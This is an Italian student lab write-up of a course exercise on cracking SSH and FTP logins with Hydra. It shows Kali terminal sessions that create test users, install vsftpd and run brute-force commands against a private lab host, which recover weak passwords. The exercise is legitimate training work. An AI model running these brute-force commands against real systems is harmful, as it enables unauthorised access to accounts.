





```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo adduser test
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
info: Adding user `test' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test' (1002) ...
info: Adding new user `test' (1002) with group `test (1002)' ...
info: Creating home directory `/home/test' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test' to supplemental / extra groups `users' ...
info: Adding user `test' to group `users' ...

┌──(kali㉿kali)-[~]
└─$ ssh test@192.168.1.23
test@192.168.1.23's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Pa
sswords/xato-net-10-million-passwords.txt 192.168.1.23 -t4 ssh -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 10:02:29
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43048882131570 login tries (l:8295455/p:5189454), ~1
0762220532893 tries per task
[DATA] attacking ssh://192.168.1.23:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://info@192.168.1.23:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.23:22
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 43048882131530 to do in 17937034221:29h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 43048882131486 to do in 25624334602:05h, 4 active
```



```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install vsftpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 811 not upgraded.
Need to get 143 kB of archives.
After this operation, 353 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [143 kB]
Fetched 143 kB in 1s (257 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 411266 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b3) ...
Setting up vsftpd (3.0.3-13+b3) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.0-3) ...
Processing triggers for kali-menu (2023.4.7) ...

┌──(kali㉿kali)-[~]
└─$ service vsftpd start

┌──(kali㉿kali)-[~]
└─$ service vsftpd start

┌──(kali㉿kali)-[~]
└─$ ftp test1@192.168.1.23
Connected to 192.168.1.23.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> 
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L up -P up 192.168.1.23 -t4 ssh -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 10:13:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ssh://192.168.1.23:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://merio@192.168.1.23:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.23:22
[22][ssh] host: 192.168.1.23   login: test   password: test
[22][ssh] host: 192.168.1.23   login: test1   password: test1
[STATUS] attack finished for 192.168.1.23 (waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-16 10:13:31

┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L up -P up 192.168.1.23 -t4 ftp -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 10:15:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ftp://192.168.1.23:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[21][ftp] host: 192.168.1.23   login: test   password: test
[21][ftp] host: 192.168.1.23   login: test1   password: test1
[STATUS] attack finished for 192.168.1.23 (waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-16 10:15:46

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

# Esercizio:Authentication cracking con Hydra

16/05/2024

## Panoramica

Traccia: Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio. L’esercizio di oggi ha un duplice scopo:

● Fare pratica con Hydra per craccare l’autenticazione dei servizi di rete.

● Consolidare le conoscenze dei servizi stessi tramite la loro configurazione. L’esercizio si svilupperà in due fasi:

● Una prima fase dove insieme vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.

● Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

## Tappe intermedie

### I. Creazione utente

Creazione del nuovo utente con il comando adduser

### II. Avvio liste

Avviamo la lista con hydra per scoprire la password e l’utente facendo il test sul protocollo ssh

### III. Protocollo ftp

Facciamo la stessa cosa sul protocollo ftp

### IV. Password e User

Possiamo vedere come, ci restituisce la password e l’utente che abbiamo inserito.